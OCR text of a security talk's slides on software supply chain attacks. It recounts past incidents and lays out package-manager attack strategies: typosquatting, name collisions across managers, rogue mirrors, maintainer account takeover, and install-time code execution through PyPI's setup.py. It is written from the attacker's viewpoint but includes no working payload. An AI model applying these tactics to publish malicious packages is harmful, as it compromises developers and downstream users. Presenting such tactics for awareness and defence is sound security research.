


SUPPLY
CHAINSAW
For everyone!
PRACTICAL SOFTWARE SUPPLY CHAIN ATTACKS

Prior Work

"Supply Chain Attack Framework and Attack Patterns" John F. Miller, MITRE, 2013






Prior Work

Flame malware

- Subverted Windows Update by intercepting update requests and inserting malicious code
- Used groundbreaking cryptographic break to forge signatures
- Authors have not stepped forward to claim credit or provide further details ☺



Crypto breakthrough shows Flame was designed by world-class scientists

The spy malware achieved an attack unlike any cryptographers have seen before.

DAN GOODIN - JUN 7, 2012 6:20 PM UTC

Enlarge / An overview of a chosen-prefix collision. A similar technique was used by the Flame espionage malware that targeted Iran. The scientific novelty of the malware underscored the sophistication of malware sponsored by wealthy nation states.

App Stores

Not a new attack, so we will not be covering them further, but extremely prevalent and effective

Difficult to perform anonymously

Normally stick to legal unwanted actions

Example, VPN apps:

We analysed 283 Android mobile VPN apps and found:

18% do not encrypt traffic at all

84% leak user traffic

2 out of 3 use third-party tracking libraries

38% reveal a malware or malvertising presence


Over 80% request to access sensitive data such as user accounts and text messages

Less than 1% of VPN app reviews mention security or privacy concerns

Kingslayer breach

Compromised Altair Technologies, and infecting software updates for sysadmin software

Hit “five major defense contractors; four major telecommunications providers; 10+ western military organizations; more than two dozen Fortune 500 companies; 24 banks and financial institutions; and at least 45 higher educational institutions” (Krebs)



Supermicro Apple breach

Update: A source familiar with the case at Apple told Ars that the compromised firmware affected servers in Apple's design lab, and not active Siri servers. The firmware, according to the source, was downloaded directly from Supermicro's support site—and that firmware is still hosted there.

Thumb Drives, HID-spoofing Devices

troop configurations. In 2008, according to "Dark Territory," a history of cyber-war by Fred Kaplan, Russian hackers accomplished a feat that Pentagon officials considered almost impossible: breaching a classified network that wasn't even connected to the public Internet. Apparently, Russian spies had supplied cheap thumb drives, stocked with viruses, to retail kiosks near NATO headquarters in Kabul, betting, correctly, that a U.S. serviceman or woman would buy one and insert it into a secure computer. In the

Why software supply chain attacks?

Nearly impossible to detect/differentiate evil software update/download


- It comes when you expect from where you expect
- Of course you have not seen it before

Vast scale; compromising the developers or distribution of popular software owns millions

- You think hunting sysadmins gets you access? Wait until you hunt developers

But don’t they require world-class exploitation skills or cryptographic miracles?

Aren’t developers much more tech-savvy and hard to own compared to normal users?



Supply Chain Attack Considerations

Is it possible to launch the attacks anonymously?

- If strong attribution is required, it becomes less attractive to offensive groups
- Getting an app on the Apple store – painful to do anonymously; need to forge documents, use non-anonymous payment methods, etc.

Are there other barriers to submitting packages or launching the other attacks?

- Every offensive group is resource-limited and most are task-saturated
- If an attack takes an inordinate amount of time or resources, it is not attractive

Is the attack reliable?

- How many actions does it require that the user make?
- Is it specific to a particular OS or privilege level?

Does it execute immediately?

Package Manager Pwnage

THE ATTACK STRATEGIES

Package Managers Overview

Package manager

- Big collection of libraries for a programming language
- A primary online repository serving all posted open-source libs (tools usually support private repos too)
- CLI tools to easily install a package with all dependencies

Every major programming language has one

Pulling libraries from the package manager is a requirement for all but the simplest programs

Example, to use the popular python numerical calculation library “numpy” in your code, run:

- “pip install numpy”

Installs can be run as user or root

Package Managers Overview

Package Managers Attack #1

Atttack of teh typos!

Scripters and developers install packages manually… usually by typing the install command by hand.

What happens if you mistake a letter (or drop a letter… or hit a neighboring key…)?

Packages are installed *without confirmation* in nearly all package managers!

Package Managers Attack #2

Wrong manager attack

Developers frequently have to work in a lot of environments; with python and node and ruby and…

- It is easy to confuse install commands, forget which environment
  - Example: trying to install a python package using the ruby or node package manager
- Even with a correct install command, it is easy to assume a package with the same name in a different repository does the same thing
- Some lazy developers may use a universal install script ->

So we would expect a package with the same name as a popular package in another repository would get installs

Package Managers Attack #3

Evil Repository Attack

Surely the repositories themselves are secure and trustworthy, right?

How are mirrors vetted?

Are mirrors trusted by the package manager client?

How are packages verified?

Is the connection between you and the package manager authenticated and encrypted?

Package Managers Attack #4

Account takeovers

Security and authentication for package maintainers is fairly abysmal across the board

Package managers enable powerful and reliable post-exploit expansion of access

Development workflow for high-impact open-source developers exposes unique weaknesses that can be exploited to compromise their accounts and systems

- Most widely used projects accept contributions via github pull requests
- Pull requests let developers rapidly switch to patched branch via git
- PR's save time **when you open them on the same system you do your development from**
- The same system you have your private SSH key etc. on
- Bug reports, troubleshooting code samples… means developers run **more** untrusted code than others
- But don't developers review the code diffs before checking out the branch?
  - They do, but they don't review the code of additional dependencies!

Package Manager Pwnage

ATTACKS APPLIED TO PACKAGE MANAGERS


python

Pip/PyPI: The Python Package Manager

Pip/PyPI is one of the most commonly used package managers due to Python's popularity

"pip" is the command line client, "PyPI" is the repository

("Python Package Index")


Submitting a package requires an account on pypi.python.org

How are packages uploaded?

How can targets be selected?

PyPI: Registration

You need an email. That's it. All domains are allowed. Tor is allowed.



Manual user registration

This form allows "traditional" registration (using a password). Users who want to register with their OpenID (e.g. Google or Launchpad account) should follow one of the links to the right.

You can use your PyPI account to log into other services supporting OpenID. You need to first log into PyPI before logging into other services (doing it the other way is prone to phishing attacks). To log in, simply type **pypi.python.org** into the field asking for an OpenID. Your OpenID is **https://pypi.python.org/id/**; you can also use this ID directly to log in.

Not Logged In

Login
Register
Lost Login?
Use OpenID
Login with Google

Username:
Password:
Confirm:
Email Address:
PGP Key ID (optional): (This identifies a PGP or GPG key)

Register

Please ensure your password is of a reasonable length (>8 characters) and mixes letters, cases and numbers. Please don't use the same password as with other services.


A confirmation email will be sent to the address you nominate above.

Please ensure you will be able to receive email from admin@mail.pypi.python.org (check any "sender confirmation" systems you might be using.)

To complete the registration process, you must visit the link indicated in the email.

PyPI: Targeting popular packages

The pypi-ranking.info site provides download counts for all packages. The most-used package has been downloaded over 180 million times!



PyPI: Submitting A Package

Creating a package:

- This is an easy process
- Packages are small and can have as little as 2-3 small text files in them.
- Once you are ready you run:

```
python setup.py upload
```

- The first time you run this, it will prompt you for the password you registered with
- Package will be immediately visible on PyPI and installable with “pip install”

PyPI: Code Execution On Pip Install

Code execution on a Python package is as trivial as creating the package

All packages have a setup.py file in them

Setup.py is executed immediately on install


Add any python code to this file!

```
"""A setuptools based setup module.

See:
https://packaging.python.org/en/latest/distributing.html
https://github.com/pypa/sampleproject
"""

# Always prefer setuptools over distutils
from setuptools import setup, find_packages
# To use a consistent encoding
from codecs import open
from os import path

here = path.abspath(path.dirname(__file__))

# Get the long description from the README file
with open(path.join(here, 'README.rst'), encoding='utf-8') as f:
    long_description = f.read()

setup(
    name='sample',
```

Pip: Post-Exploit Power

As previously mentioned, pip upload asks for your password the first time it is run.

